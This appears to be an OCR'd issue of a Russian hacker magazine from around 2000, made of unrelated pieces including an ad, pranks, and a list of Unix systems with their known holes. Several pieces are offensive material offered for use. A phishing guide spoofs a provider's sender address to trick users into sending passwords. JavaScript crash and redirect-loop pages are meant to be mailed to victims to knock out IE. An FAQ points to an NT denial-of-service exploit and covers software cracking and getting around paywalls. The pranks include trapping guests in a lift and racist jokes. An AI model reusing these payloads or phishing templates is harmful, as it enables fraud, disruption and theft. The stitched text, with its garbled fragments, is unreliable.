Reply-To: " Super Provider Support" support-super-provider@ru.ru.
Видите, "support-super-provider@ru.ru" - это адрес вашего мыла (который вы создали), и при ответе почтовая программа ответит именно по этому адресу.
В теме письма можно написать что-то типа
Subject: "Внимание".

И в целом заголовок письма будет выглядеть следующим образом:

Reply-To: " Super Provider Support" <support-super-provider@ru.ru>
From: "Super Provider Support" <support@super-provider.ru>
To: <lammer@ super-provider.ru>
Subject: Внимание.
Date: Tue, 13 Jun 2000 13:13:13 +0000
MIME-Version: 1.0
Content-Type: text/plain; charset="koi8-r"
Content-Transfer-Encoding: 8bit

Дальше идет служебная информация (гы-гы).

And all girly say, I'm pretty fly (for a white guy)

Вот и все, что мне нашептали на мыло хакеры... Теперь осталось запечатать письмо, привязать его к почтовому голубю и... ждать. Ах да, вот еще что: пароли можно добывать не только у провайдера. Как говорится: "легко изменив текст письма", можно "попросить" пользователя выслать пароли от своего почтового ящика, етс. Для достижения наилучшего результата советуют рассылать письма не одному адресату, а нескольким - кто-нибудь да клюнет.

ЗЫ: От автора::::::::::::::::::::::::::::::::::::

Я сам вообще никогда не пользовался этим!!! И не знаю я, что такое Интернет!!! И вообще, я боюсь компьютеров :).



Ассоциация По Борьбе с Компьютерным пиратством – полномочный представитель по защите интеллектуальной собственности компании SONY (SCEE) и Европейской Ассоциации Издателей Компьютерного Обеспечения (ELSPA) на территории РФ.

Полномочия включают:
–право на совершение РФ любых процессуальных действий по охране авторских прав
–право на проведение расследований и экспертизу в любых судебных учреждениях
–полномочия на ответственное хранение и уничтожение конфискованной контрафактной продукции в РФ.



Outlook? УБИТЬ!!!

Horrific (smirnandr@mail.ru)

234985902348290384293842394 82-348925085902-920394509340234909423042348912849823 4

Собственно, дырка :)

Привет тебе, извращенец :). Сейчас мы поговорим об очередной дырке... Я имею ввиду ошибку программы :)... в «обозревателе» (это сколько ж надо было выпить, чтоб такое словечко придумать). Начну с того, что покажу тебе код странички, а затем расскажу, что из этого вытекает:

```
<HTML>
<HEAD>
<TITLE>Кранты</TITLE>
</head>
<BODY onLoad="Start();">

<script>
function Start()
{
 timer1=setTimeout(Kranti, 10);
}

function Kranti()
{
document.write("С Новым годом. Можешь попрощаться со своим IE");
}

</script>

</BODY>
</HTML>
```



И вот эта капля никотина разрывает IE в клочья. Не знаю как другие, а вот мой Netscape воспринял этот код вполне нормально и даже не икнул. Вот я абсолютно ничего не вижу такого, что может опустить в нокаут «обозреватель». Всего лишь несколько строчек безобидного кода, которые почему-то вызывают неустранимую ошибку в обозревателе :).

Те, кто знают эту дырку, обычно создают страничку в Инете и стараются получить от этого оргазм. А вот более продвинутые хацкеры лезут в Outlook Express и делают следующие действия:

1. создают письмо;
2. используют в качестве бланка нашу с тобой страничку;
3. отправляют ее своему недругу.

Причем письмо делается как можно анонимнее, ведь хакер понимает, что иначе ему могут набить морду, причем очень больно. Если заподлянщик уж очень сильно не любит жертву, то он может отправить ему несколько писем с таким скриптом. Если жертва не знает, как удалять сразу группу писем, то он очень сильно намучается при удалении всей этой грязи. Попробуй сам удалить хотя бы три таких письма. Как только ты его выделишь, твой Outlook вылетит в окно, и только после повторного запуска ты сможешь удалить это злосчастное письмецо. Вот это уже бомбирование на X-уровне.

Защита



Напоследок расскажу, как самому избежать столкновения с таким письмом. Установи себе TheBat, его никотин не берет. Сразу видно, что наши делали.

В **8-м номере Х**, в статье «**Все о СПАМе**», мы написали, что московский провайдер **DF** открыто продает спам-листы своих юзеров. Мы получили эту информацию от человека, который занимается продажей таких спам-листов, но, как оказалось, все это его личная инициатива и все адреса он «коллекционировал» сам. Компания **DF** не имеет к таким людям никакого отношения и никогда не продавала адреса своих клиентов. **Мы приносим извинения DF за допущенную ошибку**.

В **11 номере Х** мы ошиблись в имени автора статьи «**Атака ФИДОшной станции**». Настоящий автор материала - **А.Басов**.


НОВЫЕ ПОХОЖДЕНИЯ
ШТЫРЛИЦА
или
ЛЮБИМЫЙ БЮСТ ФЮРЕРА
НОВЫЙ
КВЕСТ
ОСЕНИ
ДО
16
Бука
BUKA ENTERTAINMENT
ТЕЛ/ФАКС: (095) 111 5156
(095) 111 5440
E-MAIL: MARKET@BUKA.COM
WWW.BUKA.COM
ПО ВОПРОСАМ ОПТОВЫХ ЗАКУПОК ОБРАЩАЙТЕСЬ В КОМПАНИЮ "БУКА"

HACK-FAQ

Хакер (xakfaq@chat.ru)

Задавать вопросы можно по e-mail адресу xakfaq@chat.ru (e-mail адрес состоит только из английских букв). Поле письма Subject обязательно должно быть с пометкой "вопрос для FAQ", иначе ты просто не дождешься ответа.

О, константин ридеры, великие в своем могуществе и могучие в своем величии! Задавая вопросы, конкретизируйте их. Давайте больше данных о системе, описывайте абсолютно все, что вы о ней знаете, ибо это есть необходимо мне. Да, и еще: не стоит задавать вопросов вроде: "как сломать www-сервер?" или вообще просить у меня "халявного" INTERNET'а - не отвечу и не дам.



Q: А что такое opcod'ы?

A: Сначала объясни мне, что такое ушастый губошлеп =)?! А, ну ладно... Вначале немного истории :). Название "Opcod'ы" произошло от слияния и сокращения двух слов: "Operation Code", что дословно на русский язык переводиться как "Код Операции". Opcod'ами кодируются все команды процессора (и виртуальных процов, хочу заметить, кстати, тоже :)). Ну вот, например, какой opcod у NOP? Прааавильно, 90h :).



Q: Что такое SmartCheck и зачем он нужен?

A: Ну раз ты спрашиваешь, то можно сделать вывод, что ты этим еще не пользовался, а зря. Если ты не совсем злостный хацкер, то эта программа фирмы Numega Inc. (http://www.numega.com) как раз для тебя. Она представляет из себя логгер работы программ, написанных на Visual Basic. То есть программы запускаются из под нее, а она просто записывает в лог-файл те операции, которые выполнила программа. В принципе - это довольно хорошее средство для взлома Visual Basic Applications.



Q: Что такое firewall?

A: Дословный перевод: огненная стена! Страшновато, да? :) Firewall - это защитный комплекс (в данном случае рассматривается софтверный его вариант), занимающийся фильтрацией входящего траффика. В процесс фильтрации входящего траффика входит: проверка на разрешение открытия виртуального соединения с каким-либо портом, проверка на разрешение открытия виртуального с определенными адресами, проверка на "типичные ошибки" во входящих пакетах (под "типичными ошибками" здесь имеется в виду всякие стандартные извращения над пакетами, которые в народе называются банально... - хак). (Обзор фаерволов ты сможешь прочитать в 13-м номере Х - прим. Ред.)

Q: Какой firewall надо использовать?

A: Из самых простых (и довольно хороших, что немаловажно) для PC - это Conseal PC FireWall. Он, естественно, коммерческий ;). Но настоящему k3wl хацкеру, вроде тебя, это, конечно же, не помешает =). Ищи его через любой поисковик. Ну а потом будешь искать маленький патч :), чтобы программа работала нормально :).

Q: Какие сейчас есть доступные для простых умов способы хака?

A: Слабым умам не место среди хацкеров =)! Но если тебе свой ум напрягать в лом, то ты можешь использовать чужие наработки. Ну вот, например, недавно (в ноябре) был сделан новый эксплоит для Mircosoft Windows NT :). Это, так сказать, оружие массового уничтожения серверов под Windows NT. Для работы этого эксплоита необходимо только, чтобы на ремоутной (удаленной) машине был открыт 139 порт... и все! Атака приводит либо к зависанию, либо к перезагрузке ремоутного компьютера. Ищи в INTERNET файлик: RFPoison.zip. Сейчас он валяется на каждом углу. Хочу еще заметить, что пока никакой защиты от этого вида "взлома" не существует. Этот хак проверялся на всех модификациях Windows NT (в смысле на всех Service Pack'ах.. от первого до шестого (!)).

Q: Я пытаюсь ломать программку SoftICE'ом, а у меня комп в один определенный момент постоянно перезагружается, что за фигня? Глюки SoftICE'a?

A: Не знаю... я не похож на шамана, чтобы указывать тебе глюки это SoftICE'a или твои кривые ручонки. В любом случае я могу предположить (даю 90%), что в программе вставлена проверка на ее дебагенье, в частности (что скорей всего) там стоит банальная проверка на SoftICE и, к примеру (что делают очень часто), через API SoftICE'ам подается команда 'HBOOT', которая и делает перезагрузку компьютера. Для того чтобы всякие программки не детектили твой кул-хацкерский SoftICE, необходимо обзавестись патчем-пряталкой или резидентом-прокладкой ;-). Первый - патчит SoftICE на предмет его "опознавательных" знаков, чтобы шпионы не догадались =). Второй же перехватывает все такие "обращения" и посылает их в сад ;). Сии полезные утилитки можно найти на http://dore.on.ru. К первому типу относится SICETOOL, ко второму - FrogsICE (последняя версия v0.31).

Q: Как бы подвесить удаленный internet browser?





A: Мне не ясно, зачем тебе это нужно... Но раз уж очень надо, то есть способ, кстати, такой же простой, как и твой вопрос. В html'ке нужно написать:

```
<script language="JavaScript">
top.location.href="XXXXXX.html"
</script>
```

Где XXXXXX - это название той .html'ки, в которую ты вставил этот скрипт.
(Впрочем, ты невнимательно читаешь Х. Мы об этом уже не раз писали в предыдущих номерах - прим. Ред.)

Q: Где бы взять информацию с описанием разделов Novell Netware для дальнейшей работы с ними не через Novell API, а на низком уровне?

A: Во завернул-то!!! :) А нигде! Кроме как ручками докопаться. Как обычно, есть два способа: один довольно простой, второй, как всегда, сложный. Начнем со второго. Попытайся декомпилировать SERVER.NLM... Попытался? Обломался =)? Ну, тогда можешь переходить к более простому, но опять же не для слабых умов... Декомпиляция программы Tiramisu. Эта программа для восстановления разных разделов, так вот у нее, как раз, есть поддержка Novell Netware разделов на низком уровне. Официальный сайт: "http://www.recovery.de", ну и, конечно, как обычно, неофициальный: 0day ftp ;).

Q: Что такое HEX, DEC, BIN? Читаю хакерские тексты и все никак понять не могу, про что говорят.

A: Это - Юстас Алексу. Или, другими словами, шифровка :). Hex происходит от слова Hexadecimal, что в переводе обозначает шестнадцатиричный, Dec - Decimal - десятичный, Bin - Binary - двоичный. Кстати, хочу заметить, что есть еще такое понятие, как Oct - Octal - восьмеричный.



Q: Как защититься от того нового эксплоита?

A: Хех, ну вот я тебе сейчас это расскажу... А как же я себе тогда потом устрою подарочек на Новый Год в виде созерцания 'ping timeout' =)? Будь, что будет... .rain.forest.puppy. (RFP) рекомендует следующее...

[http://www.security.nnov.ru]

1. Можно фильтровать 139-ый порт на маршрутизаторе (естественно, это надо делать только там, где это возможно, то есть нисколько не повредит работе).

2. С помощью regedit в реестре по пути: "HKEY LOCAL MACHINE\System\CurrentControlSet\Control\Lsa" создать ключ с название "RestrictAnonymous" и типом "DWORD", а также значением "1".

3. Отключить привязку NetBIOS к TCP/IP (только в том случае, если в локальной сети используется другой протокол).

4. Остановить работу сервиса "Server" (это опять же возможно только там, где к компьютеру не нужен доступ по сети).



Q: Как писать кейгены?

A: В принципе все пишут ручками. Но можно, конечно, попробовать и ногой. Слушай, а может ты новой способ написания кейгенов к новому 2000-ому году открыл??? Wow! А если писать по-старому, по отсталому, то для написания кейгена необходимо изучить код программы. После его изучения взломщик обычно делает следующие выводы: я не могу ее сломать :), алгоритм придется reverse engineer'ить, алгоритм можно вытащить из программы и засунуть его в... свой кейген. Первая мысль говорит о квалификации сего кул хацкера, второй - о том, что программа не просто по тупому сравнивает (допустим) введенную строчку ключа с той, что ею сгенерировалась по введенному имени, а алгоритм имеет двусторонний вид. Третий тип - это как раз вышеописанный тупой способ сравнения. Здесь все легко - вырезаем процедуру генерации ключа и вставляем в свой кейген.

Q: На чем "ловить" программы, написанные на DELPHI?

A: Ловят, дорогой, не программы, написанные на DELPHI, а тебя... ГЫ, жди гостей к Новому Году :). Не, не Деда Мороза... ФСБшников. Так вот, программки на DELPHI можно "словить" используя bpx hmemcpy (только под Windows'9x). А вообще, их лучше не "ловить", а дизасмить. IDA PRO очень хорошо справляется с программами, написанными на DELPHI. А чтобы узнать адреса нужных тебе переменных или обработчиков событий, тебе надо воспользоваться программой exe2dpr (есть на http://dore.on.ru). Эта программа восстанавливает исходник... Ну, естественно, без всех внутренностей самих процедур, ишь чего захотел!

Q: Хочу бесплатно порнухи с платного сервера!!!

A: А не рановато еще? :) Ну, если ты все же "созрел", то читай дальше... Если остались еще сервера, которые ставят авторизацию только на вход в Member'овскую директорию, а на поддиректориях далее по дереву атрибут авторизации не стоит, то тебе будет достаточно взять программу BlackWidow (или аналогичную ей), которая просканирует структуру сайта и сообщит тебе результат. А ты уж не тормози. Выкачивай все, что можно. Как говориться: все, что не запрещено - разрешено.

Q: Чего такое AtGuard? Все говорят, что полезная прога, а чего делает, понять не могу?

A: AtGuard - это программка (ты знал, ты знал!), которая мониторит траффик сети, входящий на компьютер и исходящий с него. В зависимости от того, как у тебя сконфигурирован AtGuard, он может приносить следующую пользу: загружать быстрее web-страницы, блокировать некоторые картинки (какую-либо рекламу), пресекать запуск java апплетов, java script'ов, ActiveX controls'ов для отсекания "левой" рекламы, а также, что немаловажно, пресекать ремоутные (удаленные) подключения к твоему компьютеру без разрешения.

Q: Что такое FlexLM и с чем его едят? :-)

A: Его не едят, а выпивают:). FlexLM (Flex License Manager) - это обычный менеджер лицензий, позволяющий управлять возможностями программы, используя эти самые лицензии. В них может содержаться информация разного плана, например, такая, как до какого числа, месяца, года будет работать определенная функция программы; будет ли она вообще работать в текущей поставке и т.п.

Q: Слышал, что есть какойто FlexGenerator?.. Поможет ли мне он при сломе системы Flex License Manager?

A: Теперь тебе поможет уже только морг ;). FlexGenerator (c)Rebels - это генератор лицензий для FlexLM. Твоего процесса во взломе - ноль. Поэтому использовать сие чудо хотя бы просто не интересно. В принципе, вещь неплохая, но очень глючная. Основной принцип его работы - это вылавливать "секретное" значение, основываясь на том, что оно лежит сразу же за четырьмя остальными числами в открытом виде в лицензии. Сами Rebels пишут, что это 99% случаев, хотя на самом деле - это не так.





ФИШКИ - Бортовая сеть

KibiZoid attend.to/kibikibizoid@xakep.ru

Когда я был маленьким, все меня почему-то называли Киборгом. Наверное, из-за торчащих из разных частей тела металлических включений в виде болтов, шурупов и гвоздей, забытых там добрыми дядьками-хирургами. Так продолжалось на протяжении трех лет, и в конце концов я поверил сам в то, что органическая на мне только оболочка. Все остальное – набор микросхем, лапши и сервоприводов.

Единственное, чего мне не хватало до полного счастья – внешней бортовой сети, так как интерфейсные разъемы, которые я на себе обнаружил, были исключительно органические. Вышел я из ситуации оборудовав свой жилет тремя солнечными батареями с аккумуляторами. Суммарное напряжение – 9 вольт, мощности хватает на прослушивание радио и плеера. За счет аккумуляторов энергоснабжение не прерывается даже в темную половину суток.

Фишка №1: Бортовая сеть на солнечных батареях
Цена: 10$
Хозяин: KibiZoid

Где достать/купить: Ближайший магазин "Электроника". Для того чтобы оперативно устанавливать батареи, пришей на спину и наклей на батареи полоску липучки. А еще в этот жилет были вмонтированы часы реального времени, так как мои внутренние шли в троичной системе счисления – "рано/поздно/в самый раз". Часы повернуты вверх ногами, потому что предназначены они для использования владельцем жилета, а не окружающими людьми.




Фишка №2: Нагрудные часы
Цена: 4$
Хозяин: KibiZoid


Где достать/купить: Купи в крутом горнолыжном магазине перчатки со встроенными часами и перешей их себе на грудь.




Фишка №3: Бортовые надписи в стиле "киберпанк"
Цена: 0-4
Хозяин: KibiZoid

Где достать/купить: а) Можешь попросить свою девушку вышить крестиком или гладью (как умеет :)) нужную надпись – они всегда парятся, когда выбирают тебе подарок на день рождения.
б) Закажи термопереводилку в ларьке, где делают чашки и футболки с надписями.







Фишка №4: Комп, модель "кишки наружу" Цена: минус 2$ и больше. Хозяин: KibiZoid

Где достать/купить: Для этой фишки никаких дополнительных вещей покупать/доставать не надо. Как раз наоборот – ты должен свинтить лишние детали. Вообще, пластик – попса; компьютер крутого хацкера должен быть цельнометаллический с эбонитовыми включениями. Все пластмассовое – лишнее. Корпус монитора, клавиатуры, мышки, морда процессорного блока... А снятые детали ты можешь толкнуть в Митино какому-нибудь радиолюбителю.



Фишка №5: Мини MP3 проигрыватель Цена: ~200$ Хозяин: Spider

Где достать/купить: В любом компьютерном магазине. После покупки самого маленького MP3 плеера ты можешь сделать его еще меньше – просто проделай ту же операцию, что и с настольным компьютером.

Фишка №6: Мышь – дверной звонок Цена: 0$ Хозяин: SideX Доработка: KibiZoid

Где достать/купить: Зайди в любой компьютерный клуб ближе к утру, посмотри по сторонам – наверняка ты найдешь пару-тройку неработающих мышей без шарика. В Нирване, например, их висит целая связка. Возьми мышь, выкрути из нее всю начинку кроме кнопок, а кнопки подключи в цепь дверного звонка. Трехкнопочную мышь можно использовать как звонок в коммунальной квартире.

Новый Год с Крэк-о-деловым###

Гена Крэк-о-делов



Год дракона

Крокодил и дракон - родственники. Так что 2000-ый - мой год. И если ты думаешь, что НГ - семейный праздник, то лучше дальше не читать.

Еще в средние века появился новогодний карнавал. Карнавал был нужен для того, чтобы человек не свихнулся от своей рутинной и монотонной жизни. В карнавал все переворачивается вверх ногами, и можно все, что нельзя в обычной жизни. Вот с этого и стоит начать.

Карнавальные костюмы

Еще в школе тебе внушили глубокое отвращение к карнавальному костюму. Когда тебя пытались одеть зайчиком или лисичкой. Тьфу! Меня тошнит от этого. В карнавал просто надо одеться необычно, не свойственно тебе. В карнавал нужно вывернуться наизнанку. И необычный наряд должен этому помочь. И чем более вызывающе ты будешь выглядеть, тем будет круче.

Костюм "Злобный врач". Находишь где-либо белый халат, шапочку, намордник (марлевую повязку). Это все можно купить. Бери халат на пару размеров больше, чтобы надеть его на верхнюю одежду. Халат должен быть с кровоподтеками и со странной желтизной, похожей на мочу.

Кровь можно добыть из куска свежего мяса. В качестве мочи сгодится фурацилин - это такие желтые таблетки, которые растворяются в воде для полоскания горла. Продается в любой аптеке. И, наконец, значок типа "Хочешь похудеть - спроси меня, как!".

В аптечку с собой нужно взять какие-нибудь лекарства, конфеты, шоколадку, бумажный градусник и клизму.

Костюм "Мумия". Плотно обматываешься с ног до головы туалетной бумагой. Чтобы не развинчивалось, в некоторых местах придется закрепить скотчем. Уйдет где-то 2,5 рулона туалетной бумаги. Необходимы очки, лучше черные.

Костюм "Электронный гений" Нужно набрать много электрических плат от старых электроприборов\компов. Платы связываются между собой проводами так, чтобы получилось что-то вроде жилетки. Это все надеваешь на себя. На голову надень шапку, наушники, очки, фонарик "циклоп". Чтобы оживить костюм, можно воспользоваться чем-то вроде елочной гёрлянды (одна - герла, а много - гёрлянда), хорошо, если есть низковольтный вентилятор или мигалка. Батарейку и пульт управления иллюминацией закрепи на поясе, чтобы незаметно это все включать. Хорошо приделать несколько старых телефонных трубок и звонков.

Теперь тебе нужно вжиться в образ. Ты должен вести себя соответственно своему костюму, иначе весь кайф пропадет. Нельзя это делать в нетрезвом состоянии - кайф меньше и большая вероятность нарваться на неприятности.

Если ты готов, то в таком виде выходим на улицу ближе к вечеру. Веселее будет с большой компанией друзей. "Злобный врач" будет подходить к девушкам, спрашивать, как здоровье, пытаться измерить температуру/поставить клизму, сыпать научными терминами, проводить лечение шоколадом. "Мумия" будет подбегать к прохожим и настойчиво мычать что-то несвязное жалобным голосом. "Электронный гений" будет звать всех вокруг к телефону, размахивая телефонными трубками и мигая лампочками. Вид у него будет озабоченный, он будет бормотать что-то про микросхемы, транзисторы и т.п.

Круче всего такие сцены разыгрывать в общественном транспорте. Милиции надо так и говорить, что это карнавальный костюм. Народ (особенно девушки) и твои друзья будут просто в восторге, иногда, конечно, попадаются угрюмые люди, но это сразу видно. К ним лучше не приставать.


Приколы в транспорте, на улице

Чтобы круто повеселиться с друзьями, не обязательны костюмы. Можно просто мило прикалываться, позадавать пиплам нестандартные вопросы:


-Какой сейчас год?
-Правда, что ваш папа - негр?
-Это соц. опрос. Что вы делаете сегодня вечером?
-Мы вас нашли!
-Я вас узнал! Вы - Лужков.

Такие вопросы, или еще более глупые, можно задавать совершенно случайным людям с абсолютно серьезным видом.

Пойдет на пользу наблюдательность. Например, на здании Московской городской думы висит мемориальная доска: "Ленин выступал с этого балкона перед рабочими...". Закрываем рукой буквы "сту" и смотрим на реакцию людей. В Москве, в торговом комплексе "Охотный ряд" стоит бронзовый Аполлон с листиком в нужном месте. А если заглянешь сбоку, то увидишь, что под листиком ничего и нет :).






Приколы в школе (юный хакер ЛЕША)




В школе обычно Новый год отмечают в последний учебный день перед новогодними каникулами. Первым уроком у нас в прошлом году был английский. Так случилось, что заболела факинг тича. Лешин класс ушел к палаткам у метро "отмечать" Новый год, и Леха остался в классе один.

В классе нашелся старый проигрыватель, на котором крутили пластинки с английскими аудио уроками. Не долго думая, юный хацкер отыскал в учительском столе ножницы и зачистил концы провода, идущего на колонки. Потом подключил все это к внутришкольной трансляционной сети, по которой на первом уроке директор поздравлял всех с наступающим. Радиовредитель просто аккуратно срезал изоляцию с проводов, идущих к трансляционной ко-




лонке, и прикрутил туда зачищенные концы колоночного провода от проигрывателя. У Леши был плеер с наушниками. Наушники - настоящий хлам, их было не жалко. Через провод от наушников хацкер подключил плеер к проигрывателю. На проигрывателе всегда есть гнездо со стрелочкой, туда он воткнул зачищенные концы провода от наушников. Проигрыватель теперь работал как усилитель. Случилось так, что еще по дороге в школу подрастающий диверсант нашел телефон на помойке и выдрал оттуда мембрану. С помощью двух скрепок и оставшихся кусков провода он подключил мембрану к усилку.





Когда все было готово, Леха включил этот агрегат и сделал погромче. Объявив конец занятий, он предложил послушать современную музыку и врубил плеер с максимальной громкостью. Уроки были сорваны, и вся школа угорала под новогодний джангл. Главное, что директор со своего пульта ничего сделать не мог. Конечно, хацкера быстро словили. Он сидел в кабинете английского и ставил новые кассеты. Отобрали плеер и кассеты, пообещали вызвать родителей, запретили появляться на новогоднем огоньке. Уроды.
Принимаем гостей


Твои предки куда-то уехали? Ты будешь отмечать Новый год со своими друзьями? Надо встретить гостей как можно более радушно.

Способ первый




Твои друзья уже погрузились в лифт и едут к тебе. Ты засовываешь между автоматическими дверями спичечный коробок, и лифт зависает. Новый год, у лифтера выходной. Шутка жестокая, когда друзья все-таки выберутся из лифта, тебе может не поздоровиться.

Способ второй



Если у тебя есть друг - негр, то пригласи его пораньше. Пусть он выходит открывать дверь. Представь, приходишь ты к другу на Новый год. Звонишь в дверь. Выходит совершенно незнакомый негр и начинает объяснять тебе на ломаном английском, что ты не туда попал.

Способ третий



Звонок работает от 220 вольт. Если вместо звонка подключить магнитофон, то при нажатии кнопки он будет включаться. Если у тебе нет мафона, а только крутой центр, то можешь использовать плеер. Адаптер плеера подключаюем вместо звонка, теперь плеер включается вместо звонка. Осталось только усилить сигнал через центр. Представь, гости все-таки доехали до твоей квартиры. Давят на кнопку и слышат какой-то бешеный крик. Этот крик ты записал прямо из фильма ужасов. Ну а потом выходит незнакомый негр....










Не советую!

Не советую тебе использовать петарды, ракеты, римские свечи. Под Новый год из-за них по пьяному делу обязательно кому-нибудь что-нибудь отрывает, загорается одежда или квартира. Если все-таки очень хочется взрывов, то купи гремучего гороха. Это такие круглые маленькие бомбы с бертолетовой солью. Они взрываются от малейшего удара и абсолютно безопасны. Обычно в разгар вечеринки некоторые гости предпочитают делиться на парочки и расползаться по темным углам. Вот в этих углах можно предусмотрительно разложить гремучий горох, он взрывается, если на него наступить.
Не советую сыпать гостям в чай и спиртное половые стимуляторы, которых ты накупил к Новому году в магазине "Интим". Это развлечение может закончиться в скорой помощи, если у кого-то аллергия. И потом, ситуация может выйти из-под контроля. Тогда ты еще не один раз пожалеешь о том, что все это затеял (у тебя есть друзья - гомосексуалисты? :)).

Отсчет пошел



Ну, вот и все. Ты понял, что карнавал - это круто. Что именно это и есть то, чего ты ждал весь год. Прикалывайся и отрывайся на полную катушку. Только не пытайся совмещать это с алкоголем. Лучше сначала одно, а потом другое. Да, и не забудь о том, что после ежегодного карнавала в Сицилии наступает резкий всплеск венерических болезней!

UNIX-системы за два

MAL [mal@xakep.ru] DELTA [delta@slackware.ru]))

(* — Означает, что мы работали с данной системой)))))))))))))))))))))))))))))



OpenBSD* http://www.openbsd.org

OpenBSD – это бесплатная мультиплатформная, основанная на 4.4BSD операционная система. OpenBSD поддерживает бинарии (программы совместимы) SVR4 (Solaris), FreeBSD, Linux, BSDI, HPUX.1.2 и SunOS.

Последняя версия OpenBSD 2.5 инсталлируется и запускается с платформ: i386, sparc, alpha, hp300, amiga, mac68k, powerpc, pmax, mvme88k.

OpenBSD запускается и с мультипроцессорных машин, но использовать будет только один процессор. Поддерживается она разработчиками из разных стран, а руководит проектом Сео де Радт, канадец :).

OpenBSD можно считать одной из самых защищенных операционных систем, если закрыть глаза на недавние проблемы с ошибкой в sendmail и возможностью удаленно вывести из строя машину используя баг в bootpd.

NetBSD http://www.netbsd.org

NetBSD – бесплатная Unix-like операционка, основанная сначала на UCB 4.3BSD через Networking/2 релиз и 386BSD. Далее уже и на 4.4BSD.

NetBSD грузится на двадцати разных архитектурах и восьми различных семей CPU, причем разработчики не намерены на этом останавливаться :).

С секьюрити проблем особых нет, в последних версиях были найдены ошибки в mount(2) (локальный пользователь мог запускать бинарии, к которым у него нет доступа) и в umapfs в версии NetBSD 1.3.3 (локальный пользователь мог получить root), ну и несколько локальных проблемок, приводящих к kernel panic.

FreeBSD* http://www.freebsd.org

FreeBSD – это UNIX-подобная операционная система, основанная на версии 4.4BSD Калифорнийского Университета (Беркли) для платформы i386. Также она косвенно базируется на 386BSD (BSD Net/2, перенесенной на платформу i386 Вильямом Джолитцем (William Jolitz)), хотя от того первоначального кода осталось очень мало.

В настоящее время FreeBSD 3.x работает как на архитектуре x86, так и на платформе DEC Alpha.

Самой известной ошибкой (дырой) этой операционки можно назвать дыру в qpop демоне, поставляемом с версиями FreeBSD 2.2.x . Любой удаленный пользователь сети имел возможность получить rootshell на незащищенной машине. После того как был вывешен эксплоит, народ просто взбесился, и каждый почувствовал себя хакером :). Купопомания захватила Интернет, за день можно было насчитать около 500 реквестов на 110 порт :). В России даже образовались qpop кланы, которые сканировали сутками весь Инет на этот qpop. После чего образовалась такая securetty group – Legion 2000 :). Еще данная группа, используя знания оператора exec и strcmp, придумала, как троянить QPOP, чем заслужила себе славу самых тупых отморозков русского Интернета.

